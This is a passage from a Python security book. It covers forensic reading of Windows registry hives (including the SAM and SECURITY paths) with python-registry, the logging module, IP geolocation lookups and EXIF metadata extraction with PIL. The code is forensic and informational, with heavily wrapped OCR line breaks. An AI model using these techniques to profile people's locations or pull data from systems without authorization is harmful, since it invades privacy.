registry that are located in the **system32** folder in the Windows directory structure. In this way, all the contents of the registry have these entries as their starting point.

The following are the top six entry registries and their associated locations in the Windows file structure:

- **HKEY_LOCAL_MACHINE \SYSTEM: system32\config\system**
- **HKEY_LOCAL_MACHINE \SAM: system32\config\sam**
- **HKEY_LOCAL_MACHINE \SECURITY: system32\config\security**
- **HKEY_LOCAL_MACHINE \SOFTWARE: system32\config\software**
- **HKEY_USERS \UserProfile: winnt\profiles\username**
- **HKEY_USERS.DEFAULT: system32\config\default**

Next, we move on to our next Python module – the python-registry module.

Introducing python-registry

Python-registry is a module that allows you access to the Windows registry, so that during a forensic analysis, you can interact with the registry to search for evidence.

The first step is to download the module from the GitHub repository. For this task, we can clone the repository using the **`git`** command and, once downloaded, we will install it with the **`setup.py script`** file located in the project:

```
$ git clone
      https://github.com/willi
      ballenthin/python-
      registry.git
$ cd python-registry
$ python3 setup.py install
```

If we get the help of the registry module, we can see the classes that we can use:

```
>>>import Registry
>>>help(Registry)
Help on package Registry:
NAME
    Registry
DESCRIPTION
    #    This file is part of
     python-registry.
PACKAGE CONTENTS
    Registry
    RegistryLog
```

```
    RegistryParse
    SettingsParse
DATA
    __all__ = ['Registry',
      'RegistryParse',
      'RegistryLog',
      'SettingsParse'...
```

The **`Registry`** class provides the **`open()`** method, which opens a record at a certain position and the **`root()`** method, which opens the registry at its root and is useful for getting the entire record.

The **`RegistryKey`** class provides the following methods:

- **`timestamp()`**: Returns the timestamp of the record
- **`name()`**: Name of the record
- **`path()`**: Path to the registry
- **`parent()`**: Parent of the record
- **`subkeys()`**: A list of all the child records of a specific record
- **`values()`**: A list of all the values of a specific record

The **`RegisterValue`** class provides the following methods:

- **`name()`**: Gets the name of the registry value
- **`value_type_str()`**: Gets the name in ASCII of the type value
- **`value_type()`**: Gets the hexadecimal number of the type value
- **`value()`**: Returns the data assigned to that registry value

The next step will be to download some Windows Registries located in **`samples.zip`** from the **`RegRipper`** project: https://code.google.com/archive/p/regripper/downloads.

Next, we will proceed to give some examples using this module. If we need to obtain information about software, we can access the registry located in the **`SOFTWARE`** file under the **`"Microsoft\\Windows\\CurrentVersion\\Run"`** key.

In the following script, we are going to obtain the software that is installed in a Windows registry. You can find the following code in the **`get_registry_information.py`** file:

```
#!/usr/bin/python3
import sys
from Registry import Registry
```

```
reg =
      Registry.Registry(sys.ar
      gv[1])
print("Analyzing SOFTWARE in
      Windows registry...")
try:
    key =
      reg.open("Microsoft\\Win
      dows\\CurrentVersion\\Ru
      n")
    print("Last modified: %s
      [UTC]" %
      key.timestamp())
    for value in
      key.values():
            print("Name: " +
      value.name() + ", Value
      path: " + value.value())
except
      Registry.RegistryKeyNotF
      oundException as
      exception:
    print("Exception",excepti
      on)
```

The preceding code lists all the values of a registry and shows information about the processes that are running during Windows startup.

The execution of the preceding script requires passing an argument; the path that contains the software registry:

```
$ python3
      get_registry_information
```

```
      .py
      <registry_software_path>
```

This could be the output where we get the **Run** key in the Windows registry and it returns all the values associated with that key:

```
$ python3
      get_registry_information
      .py
      samples/Vista/SOFTWARE
Analyzing SOFTWARE in Windows
      registry...
Last modified: 2009-07-03
      02:42:25.848957 [UTC]
Name: Windows Defender, Value
      path:
      %ProgramFiles%\Windows
      Defender\MSASCui.exe -
      hide
Name: SynTPEnh, Value path:
      C:\Program
      Files\Synaptics\SynTP\Sy
      nTPEnh.exe
Name: IgfxTray, Value path:
      C:\Windows\system32\igfx
      tray.exe
Name: HotKeysCmds, Value
      path:
      C:\Windows\system32\hkcm
      d.exe
Name: Persistence, Value
      path:
```

```
      C:\Windows\system32\igfx
      pers.exe
Name: ISUSScheduler, Value
      path: "C:\Program
      Files\Common
      Files\InstallShield\Upda
      teService\issch.exe" -
      start
Name: (default), Value path:
Name: PCMService, Value path:
      "C:\Program
      Files\Dell\MediaDirect\P
      CMService.exe"
Name: dscactivate, Value
      path: c:\dell\dsca.exe 3
...
```

Another example would be to access specific registry values to get the information related to the operating system. You can find the following code in the **get_information_operating_system.py** file:

```
#!/usr/bin/python3
import sys
from Registry import Registry
reg =
      Registry.Registry(sys.ar
      gv[1])
print("Analyzing SOFTWARE in
      Windows registry...")
try:
```

```
        key =
          reg.open("Microsoft\\Win
          dows
          NT\\CurrentVersion")
        print("\tProduct name: "
          +
          key.value("ProductName")
          .value())
        print("\tCurrentVersion:
          " +
          key.value("CurrentVersio
          n").value())
        print("\tServicePack: " +
          key.value("CSDVersion").
          value())
        print("\tProductID: " +
          key.value("ProductId").v
          alue() + "\n")
    except
          Registry.RegistryKeyNotF
          oundException as
          exception:
        print("Exception",excepti
          on)
```

The preceding code gets information about the registry in the **`Microsoft\\Windows NT\\CurrentVersion`** key and shows information about the operating system, such as **`Product name`**, **`CurrentVersion`**, **`ServicePack`**, and **`ProductID`**.

As we have done previously, the execution of the preceding script requires passing an argument to the

path that contains the software registry. This could be the output that returns all the values associated with each found key:

```
$ python3
      get_information_operatin
      g_system.py
      samples/Win7/SOFTWARE
Analyzing SOFTWARE in Windows
      registry...
Product name: Windows 7
      Enterprise
CurrentVersion: 6.1
ServicePack: Service Pack 1
ProductID: 00392-972-8000024-
      85767
```

In the following example, assuming that we have the system file of a Windows Vista operating system and we want to obtain a list of the configured services, we can use the following code. You can find the following code in the **get_information_services.py** file:

```
#!/usr/bin/python3
from Registry import Registry
import sys
def
      getCurrentControlSet(reg
      istry):
    try:
        key =
      registry.open("Select")
```

```
        for value in
      key.values():
            if value.name()
      == "Current":
                return
      value.value()
    except
      Registry.RegistryKeyNotF
      oundException as
      exception:
        print("Couldn't find
      SYSTEM\Select key
      ",exception)
```

In the preceding code, we are defining a function called **`getCurrentControlSet(registry)`** that gets the value for the **`CurrentControlSet`** key we can find in the **`SYSTEM\Select`** key registry.

The second function is called **`getServiceInfo(dictionary)`** and prints the information related to each service type that we can find in the Windows registry:

```
def
      getServiceInfo(dictionar
      y):
    serviceType = { 1 :
      "Kernel device driver",
      2 : "File system
      driver", 4 : "Arguments
      for an adapter",
    8 : "File system driver
      interpreter", 16 : "Own
```

```
 process", 32 : "Share
 process",272 :
 "Independent interactive
 program",
288 : "Shared interactive
 program" }
print(" Service name: %s"
 %
 dictionary["SERVICE_NAME
 "])
if "DisplayName" in
 dictionary:
    print (" Display
 name: %s" %
 "".join(dictionary["Disp
 layName"]).encode('utf8'
 ))
if "ImagePath" in
 dictionary:
    print(" ImagePath:
 %s" %
 dictionary["ImagePath"])
if "Type" in dictionary:
    print(" Type: %s" %
 serviceType[dictionary["
 Type"]])
if "Group" in dictionary:
    print(" Group: %s" %
 dictionary["Group"])
print("----------------
 --------")
```

We continue with the following functions to access the key registry. The first one is called **serviceParams(subkey)**, which gets the values for each service's subkey, and the second one is called **servicesKey(registry, controlset)**, which returns the services available in the **ControlSet00\\services** key:

```
def serviceParams(subkey):
    service = {}
    service["SERVICE_NAME"] =
     subkey.name()
    service["ModifiedTime"] =
     subkey.timestamp()
    for value in
     subkey.values():
        service[value.name()]
     = value.value()
    getServiceInfo(service)
def servicesKey(registry,
     controlset):
    serviceskey =
     "ControlSet00%d\\Service
     s" % controlset
    try:
        key =
     registry.open(serviceske
     y)
    except
     Registry.RegistryKeyNotF
     oundException as
     exception:
```

```
        print("Couldn't find
      Services key
      ",exception)
    for subkey in
      key.subkeys():
        serviceParams(subkey)
if __name__ == "__main__" :
    registry =
      Registry.Registry(sys.ar
      gv[1])
    controlset =
      getCurrentControlSet(reg
      istry)
    servicesKey(registry,
      controlset)
```

The execution of the preceding script requires passing an argument to the path that contains the software registry. This could be the output that returns all the services associated with the information available in the Windows Vista registry:

```
$ python3
      get_information_services
      .py samples/Vista/SYSTEM
Service name: .NET CLR Data
--------------------------
Service name: .NET CLR
      Networking
--------------------------
Service name: .NET Data
      Provider for Oracle
--------------------------
```

```
Service name: .NET Data
     Provider for SqlServer
-------------------------
Service name: .NETFramework
-------------------------
Service name: ACPI
Display name: b'Microsoft
     ACPI Driver'
ImagePath:
     system32\drivers\acpi.sy
     s
Type: Kernel device driver
Group: Boot Bus Extender
...
```

IMPORTANT NOTE

In the GitHub repository of the project, we can find several examples in the samples directory: https://github.com/williballenthin/python-registry/tree/master/samples.

Another way of interacting with the Windows registry is to use the following modules:

- **Winregistry** (https://pypi.org/project/winregistry).
- **Winreg** (https://docs.python.org/3/library/wi

nreg.html) is a Python module available in the Python standard library.

With these modules, we can obtain all the values from the Windows registry key. For example, the **`winreg`** module provides some methods to iterate through the registry keys and values:

- The **`winreg.ConnectRegistry(computer_name, key)`** method establishes a connection to a registry handle.
- The **`winreg.EnumKey(key, index)`** method obtains the subkey of a specific registry key. The first parameter represents the name of the key, and the second parameter represents the index of the key to retrieve.
- The **`winreg.EnumValue(key, index)`** method returns the values for a given registry key.

As we can see, the python-registry module is simple to use and can be of help as regards forensics in case we

have to review certain keys and records in the Windows registry. Now we move on to our next Python module – the logging module.

Logging in Python

When you write scripts that are run from the command line, the messages usually appear in the same terminal where they are running. We can improve this aspect by introducing some type of message recording mechanism, either in a file or in a database.

Python provides the **Logging module** (https://docs.python.org/3/library/logging.html) as a part of the standard library. Logging in Python is built around a hierarchical structure of logger instances. Among the main use cases of this module, we can highlight the following:

- **Debugging**: Where source code is examined when searching for bugs and errors.
- **IT Forensic Analysis**: In order to identify the cause of security incidents, such as hacker attacks, we may have a log file available.
- **IT Audit**: A log audit can help determine whether user actions are occurring as expected and whether the security and integrity of the data are guaranteed.

After introducing the logging module, we will continue to study the main levels of severity that it provides in order to control the different types of messages that our application will support depending on the logic that we are going to incorporate.

Logging levels

Python logging provides five different severity levels, among which we can highlight debug, info, warning, error, and critical errors:

- **Debug**: Provides detailed information about a bug or error
- **Info**: Provides a confirmation that the script is working as expected
- **Warning**: Provides an indicator that something unexpected happened or is indicative of a problem that may be more critical in the future (for example, "low disk space")
- **Error**: Provides an indicator that an error happened in the application with certain conditions, but is not critical as regards the operation of the application
- **Critical**: Provides a fatal error indicating that the program cannot

run under those conditions

Now that we have reviewed the main severity levels that we can handle with the logging module, we will continue to study the main components and classes that we can use to manage the life cycle of an application from the point of view of logs.

Logging module components

These are the main components of the logging module:

- **Logger**: The loggers record the actions during the execution of a program. A logger prompts you with the **`logging.getLogger(logger_name)`** function.
- **Handler**: The handler is a basic class that determines how the interface of the handler instances acts. To set the destination, you must use the corresponding handler type. **`StreamHandler`** sends data to streams, while **`FileHandler`** sends data to files. You can use several types of handlers that send

messages from the same logger. This can be useful, for example, if you need to display debugging data in the console and other log and error messages in a log file.

- **Formatter**: Formatters can be used directly as instances in application code. With these instances, you can determine the format in which the notification will be issued in the log file.

We will now continue with some application examples for the different logging module components that we have reviewed.

At this point, the first task could be to change the level with the Python logging module. Enter the following command to change the configuration to the **DEBUG** level. This can be configured with the instruction **logging.basicConfig(level=logging.DEBUG)**:

```
import logging
logging.basicConfig(level=log
      ging.DEBUG)
```

This is a simple example of using the **logging** module. The printed message includes the level indication and the event description:

```
import logging
```

```
logging.warning("warning")
```

One of the uses that we can give it is to print the message together with the current date and time. You can enable the time in the logs as follows:

```
import logging
logging.basicConfig(format='%
      (asctime)s %(message)s')
logging.warning('is the date
      this message appeared')
```

We could change the format of the date by adding the **`datefmt`** argument as follows:

```
import logging
logging.basicConfig(format='%
      (asctime)s %(message)s',
      datefmt='%m/%d/%Y
      %I:%M:%S %p')
logging.warning('is the date
      this message appeared')
```

Something very common is to register these events within a file. You can redirect the output to a file using the **`FileHandler`** class through the filename attribute when setting the logging configuration.

The following script will generate a file called **`fileHandler.log`** that contains the log messages. You can find the following code in the **`logging_fileHandler.py`** file:

```
import logging
logging.basicConfig(filename=
      'fileHandler.log',level=
      logging.DEBUG)
```

```
logging.debug('debug
      message')
logging.info('info message')
logging.warning('warning
      message')
```

In the preceding script, we are using the logging module to save messages in a file with different debug, info, and warning levels.

We have an alternative for writing logs to a file using the **`FileHandler`** class from the logging module. In the following example, we are creating a **`FileHandler`** object that adds **`DEBUG`** messages to a file called **`debug.log`**. You can find the following code in the **`message_handler.py`** file:

```
import logging
logger =
      logging.getLogger(__name
      __)
logger.setLevel(logging.DEBUG
      )
fileHandler =
      logging.FileHandler('deb
      ug.log')
fileHandler.setLevel(logging.
      DEBUG)
logger.addHandler(fileHandler
      )
formatter =
      logging.Formatter('%
      (asctime)s - %(name)s -
```

```
        %(levelname)s - %
        (message)s')
fileHandler.setFormatter(form
        atter)
logger.addHandler(fileHandler
        )
logger.debug('debug message')
logger.info('info message')
logger.warning('warning
        message')
logger.error('error message')
logger.critical('critical
        message')
```

In the preceding code, we are using the **`setLevel()`** method, where you can set the minimum level of severity that a log message requires to be forwarded to that handler.

The **`fileHandler`** object creates the **`debug.log`** log file, sends you the log messages that are generated, and the **`addHandler()`** method assigns the corresponding handler to the logger. We have also configured the format using the formatter attributes to display the log messages with the date, time, logger name, log level, and message data.

In the following example, two handlers are defined in the **`logging.config`** configuration file, one at the console level of the **`StreamHandler`** type, and the other at the file level of the **`FileHandler`** type:

- **`StreamHandler`** writes traces with the **`INFO`** level to standard output.
- **`FileHandler`** writes traces with the **`DEBUG`** level to a standard file called **`fileHandler.log`**.

In the handler configuration file, we are also using **`TimeRotatingFileHandler`**, which provides automatic rotation in the log file. You can find the following code in the **`logging.config`** file:

```
[loggers]
keys=root
[handlers]
keys =
     FileHandler,consoleHandl
     er,rotatingFileHandler
[formatters]
keys=simpleFormatter
[logger_root]
level = DEBUG
handlers =
     FileHandler,consoleHandl
     er,rotatingFileHandler
[handler_FileHandler]
class = FileHandler
level = DEBUG
formatter=simpleFormatter
```

```
args=("fileHandler.log",)
[handler_consoleHandler]
class = StreamHandler
level = INFO
formatter=simpleFormatter
args=(sys.stdout,)
```

In the preceding code, we are defining our **FileHandler** and **consoleHandler**. **FileHandler** writes messages with the **DEBUG** level to a standard file called **fileHandler.log**, and **consoleHandler** writes messages with the **INFO** level to standard output:

```
[handler_rotatingFileHandler]
class =
     handlers.TimedRotatingFi
     leHandler
level = INFO
formatter=simpleFormatter
args=
     ("rotatingFileHandler.lo
     g",)
maxBytes=1024
[formatter_simpleFormatter]
format =%(message)s
datefmt=
```

We conclude file configuration by defining our **rotatingFileHandler**, which writes messages with the **INFO** level to a standard file called **rotatingFileHandler.log** and our messages formatter.

Once we have the file with a basic configuration, we must load this configuration into the script using the **fileConfig()** method. You can find the following code in the **logging_config.py** file:

```
import logging.config
logging.config.fileConfig('lo
     gging.config')
logger =
     logging.getLogger('root'
     )
logger.debug("FileHandler
     message")
logger.info("message for both
     handlers")
```

The execution of the preceding script will generate two files – **fileHandler.log** and **rotatingFileHandler.log**.

We have an alternative method you can use for loading a logging configuration using a JSON file. The following configuration is equivalent to the previous **logging.config** file. You can find the following code in the **logging.json** file:

```
{
  "version": 1,
  "disable_existing_loggers":
     false,
  "formatters": {
    "simple": {
      "format": "%(asctime)s
     - %(name)s - %
```

```
        (levelname)s - %
        (message)s"
      }
    },
    "handlers": {
      "console": {
        "class":
        "logging.StreamHandler",
        "level": "DEBUG",
        "formatter": "simple",
        "stream":
        "ext://sys.stdout"
      },
```

In the preceding code, we are defining **`StreamHandler`**, which writes log messages with the **`DEBUG`** level to standard output. We continue with **`RotatingFileHandler`**, which writes log messages with the **`INFO`** level to a standard file called **`rotatingFileHandler.log`**:

```
      "rotating_file_handler":
        {
        "class":
        "logging.handlers.Rotati
        ngFileHandler",
        "level": "INFO",
        "formatter": "simple",
        "filename":
        "rotatingFileHandler.log
        ",
        "maxBytes": 10485760,
```

```
        "backupCount": 20,
        "encoding": "utf8"
      }
    },
    "loggers": {
      "my_module": {
        "level": "DEBUG",
        "handlers":
        ["console"],
        "propagate": false
      }
    },
    "root": {
      "level": "DEBUG",
      "handlers": ["console",
       "rotating_file_handler"]
    }
}
```

The following script shows you how to read logging configurations from the previous JSON file. You can find the following code in the **logging_json.py** file:

```
import os
import json
import logging.config
path = 'logging.json'
if os.path.exists(path):
    with open(path, 'rt') as
      f:
```

```
        config = json.load(f)
        logging.config.dictCo
    nfig(config)
else:
    logging.basicConfig(level
    =logging.INFO)
logger =
    logging.getLogger('root'
    )
logger.debug("FileHandler
    message")
logger.info("message for both
    handlers")
```

In the preceding script, we are loading the **logging.json** file using the **json** module. To set the configuration using the logging module, we are using the **dictConfig()** method since the information is provided like a dictionary.

A good practice that we could apply in our scripts is to record an error message when an exception occurs. In the following script, we are trying to read the file from a path that does not exist, which causes an exception that we are dealing with by using the **logging** module. You can find the following code in the **message_handler.py** file:

```
import logging
try:
    open('/path/to/does/not/e
    xist', 'rb')
except Exception as
    exception:
```

```
    logging.error('Failed to
      open file',
      exc_info=True)
    logging.exception('Failed
      to open file')
```

As you can see in the output of the preceding script, by calling logger methods with the **`exc_info=True`** parameter or by using the **`exception()`** method, the traceback will be dumped to the logger:

```
ERROR:root:Failed to open
      file
Traceback (most recent call
      last):
  File
      "logging_exception.py",
      line 4, in <module>
    open('/path/to/does/not/e
      xist', 'rb')
FileNotFoundError: [Errno 2]
      No such file or
      directory:
      '/path/to/does/not/exist
      '
```

In this section, we have analyzed how the Python logging module can be used both for debugging our scripts and for recording log messages that we could use later when we need to know what is happening in our application. At this point, the Python logging module can make life easier for developers.

Summary

In this chapter, we have analyzed tools such as Volatility Framework as a set of utilities whose objective is the extraction of information from a RAM memory, SQLite as an open source SQL database engine, PcapXray as a network forensic tool to visualize a packet capture in offline mode, and the logging module for debugging and registering information that the script is processing.

After practicing with the examples provided in this chapter, you will have acquired sufficient knowledge to automate tasks related to forensics, such as getting information from memory extraction, a SQLite database, the Windows registry, and others related to analyzing network capture files.

In the next chapter, we will explore programming packages and Python modules for extracting information relating to geolocation IP addresses, extracting metadata from images and documents, and identifying web technology used by a website.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which is the master table name in **`SQLite3`** that stores all the table names?
2. What are the Volatility plugins we can use to list the running processes from the memory image?

3. What is the name of the registry key we can use from the Windows registry to obtain information relating to the software installed?
4. What is the name of the registry key we can use from the Windows registry to obtain information about services that are running in the operating system?
5. What is the handler that has the capacity to write log messages to a standard file and provides automatic rotation in the log file?

Further reading

In the following links, you can find more information about other tools related to analyzing network packet capture files:

- **Wireshark** (https://www.wireshark.org/): A tool that allows packets to be captured and then analyzed using different filters on the protocols that are part of the captured packets.

- **NetworkMiner** (https://www.netresec.com/?page=Networkminer): A tool that allows us to analyze packet capture, both actively and passively. We can capture the traffic directly from the network or load a previous capture file.

Chapter 13: Extracting Geolocation and Metadata from Documents, Images, and Browsers

Metadata consists of a series of tags that describe various information about a file. The information they store can vary widely depending on how the file was created and with what format, author, creation date, and operating system.

This chapter covers the main modules we have in Python for extracting information about a geolocation IP address, extracting metadata from images and documents, and identifying the web technology used by a website. Also, we will cover how to extract metadata for the Chrome and Firefox browsers and information related to downloads, cookies, and history data stored in **`sqlite`** database.

This chapter will provide us with basic knowledge about different tools we'll need to use to know the geolocation of a specific IP address and extract metadata from many resources, such as documents, images, and browsers.

The following topics will be covered in this chapter:

- Extracting geolocation information
- Extracting metadata from images

- Extracting metadata from PDF documents
- Identifying the technology used by a website
- Extracting metadata from web browsers

Technical requirements

Before you start reading this chapter, you should know the basics of Python programming and have some basic knowledge about HTTP. We will work with Python version 3.7, available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action: https://bit.ly/2I6J3Uu

Extracting geolocation information

In this section, we will review how to extract geolocation information from an IP address or a domain.

One way to obtain the geolocation from an IP address or domain is using a service that provides information about geolocation such as the country, latitude, and longitude. Among the services that provide this information, we can highlight

`hackertarget.com`

(https://hackertarget.com/geoip-ip-location-lookup).

With hackertarget.com, we can get geolocation from an IP address:




Figure 13.1 – Hacker Target geolocation service

This service also provides a REST API for obtaining geolocation from an IP address using the https://api.hackertarget.com/geoip/?q=8.8.8.8 endpoint:

```
IP Address: 8.8.8.8
Country: United States
State:
City:
Latitude: 37.751
Longitude: -97.822
```

We can use similar services to get geolocation, such as freegeoip.app. This service provides an endpoint to get geolocation by IP address: https://freegeoip.app/json/8.8.8.8.

In the following script, we are using the freegeoip.app service and the **`requests`** module to obtain a JSON response with geolocation information. You can find the

following code in the **ip_to_geo.py** file inside the **geolocation** folder:

```
import requests
class IPtoGeo(object):
    def __init__(self,
      ip_address):
        self.latitude = ''
        self.longitude = ''
        self.country = ''
        self.city = ''
        self.time_zone = ''
        self.ip_address =
      ip_address
        self.get_location()
    def get_location(self):
        json_request =
      requests.get('https://fr
      eegeoip.app/json/%s' %
      self.ip_address).json()
        if 'country_name' in
      json_request.keys():

            self.country =
      json_request['country_na
      me']
        if 'country_code' in
      json_request.keys():
            self.country_code
      =
      json_request['country_co
      de']
```

```
        if 'time_zone' in
      json_request.keys():
            self.time_zone =
      json_request['time_zone'
      ]
        if 'city' in
      json_request.keys():

            self.city =
      json_request['city']
        if 'latitude' in
      json_request.keys():
            self.latitude =
      json_request['latitude']
        if 'longitude' in
      json_request.keys():
            self.longitude =
      json_request['longitude'
      ]
if __name__ == '__main__':
    ip = IPtoGeo('8.8.8.8')
    print(ip.__dict__)
```

The output of the previous script will be similar to the one shown here:

```
{'latitude': 38.7936,
     'longitude': -90.7854,
     'country': 'United
     States', 'city': 'Lake
     Saint Louis',
     'time_zone':
     'America/Chicago',
```

```
      'ip_address': '8.8.8.8',
      'country_code': 'US'}
```

In the following script, we are using **domain** and **requests** module to obtain information about geolocation in JSON format using the **Content-Type** header. You can find the following code in the **domain_geolocation.py** file inside the **geolocation** folder:

```
import requests
def geoip(domain):
headers = {
            "Content-Type":
      "application/json"
    }
response =
      requests.get('http://fre
      egeoip.app/json/' +
      domain,headers=headers)
return(response.text)
print(geoip('python.org'))
```

This could be the output of the previous script for the domain **python.org**:

```
$ python3
      domain_geolocation.py
{"ip":"45.55.99.72","country_
      code":"US","country_name
      ":"United
      States","region_code":"N
      J","region_name":"New
      Jersey","city":"Clifton"
```

```
,"zip_code":"07014","tim
e_zone":"America/New_Yor
k","latitude":40.8364,"l
ongitude":-74.1403,"metr
o_code":501}
```

In the previous output, we can see we are obtaining geolocation information using the **freegeoip** service.

Now that we have reviewed some services to obtain geolocation from the IP address, we are going to review the main modules that we find in Python to obtain this information.

Among the main modules with which to work with geolocation, we can highlight the following:

- **geoip2**: Provides access to the **GeoIP2** web services and databases (https://github.com/maxmind/GeoIP2-python, https://pypi.org/project/geoip2/)
- **maxminddb-geolite2**: Provides a simple **MaxMindDB** reader extension (https://github.com/rr2do2/maxminddb-geolite2)

Now we are going to review the **geoip2** module. We can install it with the following command:

```
$ pip3 install geoip2
```

In the following script, we are using this module to obtain geolocation from an IP address using the **`lookup()`** method. You can find the following code in the **`geoip2-python3.py`** file inside the **`geoip`** folder:

```
#!/usr/bin/env python3
import socket
import geoip2.database
import argparse
import json
parser =
      argparse.ArgumentParser(
      description='Get IP
      Geolocation info')
parser.add_argument('--
      hostname',
      action="store",
      dest="hostname",default=
      'python.org')
given_args =
      parser.parse_args()
hostname =
      given_args.hostname
ip_address =
      socket.gethostbyname(hos
      tname)
print("IP address:
      {0}".format(ip_address))
reader =
      geoip2.database.Reader('
```

```
        GeoLite2-City.mmdb')
response =
        reader.city(ip_address)
if response is not None:
    print('Country:
      ',response.country)
    print('Continent:
      ',response.continent)
    print('Location: ',
      response.location)
```

In the following output, we can see the execution of the previous script using the **python.org** domain as a hostname:

```
$ python3 geoip2-python3.py -
      -hostname python.org
IP address: 45.55.99.72
Country:  geoip2.records.Coun
      try(confidence=None,
      geoname_id=6252001,
      is_in_european_union=Fal
      se, iso_code='US',
      _locales=['en'], names=
      {'de': 'USA', 'en':
      'United States', 'es':
      'Estados Unidos', 'fr':
      'États-Unis', 'ja': ' ',
      'pt-BR': 'Estados
      Unidos', 'ru': , 'zh-
      CN': ' '})
Continent:  geoip2.records.Co
      ntinent(code='NA',
      geoname_id=6255149,
```

```
        _locales=['en'], names=
        {'de': 'Nordamerika',
        'en': 'North America',
        'es': 'Norteamérica',
        'fr': 'Amérique du
        Nord', 'ja': ' ', 'pt-
        BR': 'América do Norte',
        'ru': 'zh-CN': ' '})
Location:  geoip2.records.Loc
        ation(average_income=Non
        e, accuracy_radius=1000,
        latitude=40.8364,
        longitude=-74.1403,
        metro_code=501,
        population_density=None,
        postal_code=None,
        postal_confidence=None,
        time_zone='America/New_Y
        ork')
```

Now we are going to review the **maxminddb-geolite2** module. We can install it with the following command:

```
$ pip3 install maxminddb-
      geolite2
```

In the following script, we can see an example of how to use the **maxminddb-geolite2** module. You can find the following code in the **maxminddb-geolite2.py** file inside the **geoip** folder:

```
#!/usr/bin/env python3
import socket
from geolite2 import geolite2
```

```
import argparse
import json
parser =
      argparse.ArgumentParser(
      description='Get IP
      Geolocation info')
parser.add_argument('--
      hostname',
      action="store",
      dest="hostname",
      default='python.org')
given_args =
      parser.parse_args()
hostname =
      given_args.hostname
ip_address =
      socket.gethostbyname(hos
      tname)
print("IP address:
      {0}".format(ip_address))
reader = geolite2.reader()
response =
      reader.get(ip_address)
print
      (json.dumps(response,ind
      ent=4))
print
      ("Continent:",json.dumps
      (response['continent']
      ['names']
      ['en'],indent=4))
```

```
print
      ("Country:",json.dumps(r
      esponse['country']
      ['names']
      ['en'],indent=4))
print
      ("Latitude:",json.dumps(
      response['location']
      ['latitude'],indent=4))
print
      ("Longitude:",json.dumps
      (response['location']
      ['longitude'],indent=4))
print ("Time
      zone:",json.dumps(respon
      se['location']
      ['time_zone'],indent=4))
```

In the following output, we can see the execution of the previous script using the **python.org** domain as a hostname:

```
$ python3 maxminddb-
      geolite2_reader.py
IP address: 45.55.99.72
{
    "city": {
        "geoname_id":
      5096699,
        "names": {
            "de": "Clifton",
            "en": "Clifton",
...
```

```
        }
    },
    "continent": {
        "code": "NA",
        "geoname_id":
     6255149,
        "names": {
            "de":
     "Nordamerika",
            "en": "North
     America",
...
        }
    },
    "country": {
        "geoname_id":
     6252001,
        "iso_code": "US",
        "names": {
            "de": "USA",
            "en": "United
     States",
...
        }
    },
```

In the previous output, we can see information about the city, continent, and country. We continue with the output where we can highlight information about latitude, longitude, time zone, postal code, registered country, and the subdivision within the country:

```
    "location": {
        "accuracy_radius":
     1000,
        "latitude": 40.8326,
        "longitude":
     -74.1307,
        "metro_code": 501,
        "time_zone":
     "America/New_York"
    },
    "postal": {
        "code": "07014"
    },
    "registered_country": {
        "geoname_id":
     6252001,
        "iso_code": "US",
        "names": {
            "de": "USA",
            "en": "United
     States",
...
        }
    },
    "subdivisions": [
        {
            "geoname_id":
     5101760,
            "iso_code": "NJ",
            "names": {
```

```
                    "en": "New
      Jersey",
...
                }
            }
        ]
}
Continent: "North America"
Country: "United States"
Latitude: 40.8326
Longitude: -74.1307
Time zone: "America/New_York"
```

We conclude the output with a summary of the geolocation, showing information about the continent, country, latitude, longitude, and time zone.

Now that we have reviewed the main modules to obtain geolocation from the IP address or domain, we are going to review the main modules that we find in Python to extract metadata from images.

Extracting metadata from images

In this section, we will review how to extract EXIF metadata from images with the PIL module. **EXchangeable Image File Format** (**EXIF**) is a specification that adds metadata to certain types of image formats. Typically, JPEG and TIFF images contain this type of metadata. EXIF tags usually contain camera details and settings used to capture an image but can also contain more interesting information such as author copyright and geolocation data.

Introduction to EXIF and the PIL module

One of the main modules that we find within Python for the processing and manipulation of images is the **Python Imaging Library** (**PIL**). The PIL module allows us to extract the metadata of images in EXIF format.

We can install it with the following command:

```
$ pip3 install Pillow
```

EXIF is a specification that indicates the rules that must be followed when we are going to save images and defines how to store metadata in image and audio files. This specification is applied today in most mobile devices and digital cameras.

The **PIL.ExifTags** module allows us to extract information from **TAGS** and **GPSTAGS**:

```
>>> import PIL.ExifTags
>>> help(PIL.ExifTags)
Help on module PIL.ExifTags
      in PIL:
NAME
    PIL.ExifTags
DATA
    GPSTAGS = {0:
      'GPSVersionID', 1:
      'GPSLatitudeRef', 2:
      'GPSLatitude', 3...
    TAGS = {11:
      'ProcessingSoftware',
```

```
        254: 'NewSubfileType',
        255: 'Subfile...
```

We can see the official documentation for the **Exiftags** module inside the Pillow module at https://pillow.readthedocs.io/en/latest/reference/ExifTags.html.

ExifTags contains a dictionary structure that contains constants and names for many well-known EXIF tags.

In the following output, we can see all tags returned by the **TAGS.values()** method:

```
>>> from PIL.ExifTags import
      TAGS
>>> print(TAGS.values())
dict_values(['ProcessingSoftw
      are', 'NewSubfileType',
      'SubfileType',
      'ImageWidth',
      'ImageLength',
      'BitsPerSample',
      'Compression',
      'PhotometricInterpretati
      on', 'Thresholding',
      'CellWidth',
      'CellLength',
      'FillOrder',
      'DocumentName',
      'ImageDescription',
      'Make', 'Model',
      'StripOffsets',
      'Orientation',
      'SamplesPerPixel',
```

```
        'RowsPerStrip',
        'StripByteCounts',
        'MinSampleValue',
        'MaxSampleValue',
        'XResolution',
        'YResolution',
        'PlanarConfiguration',
        'PageName',
        'FreeOffsets',
        'FreeByteCounts',
 ...
```

In the previous output, we can see some of the tag values we can process to get metadata information from images.

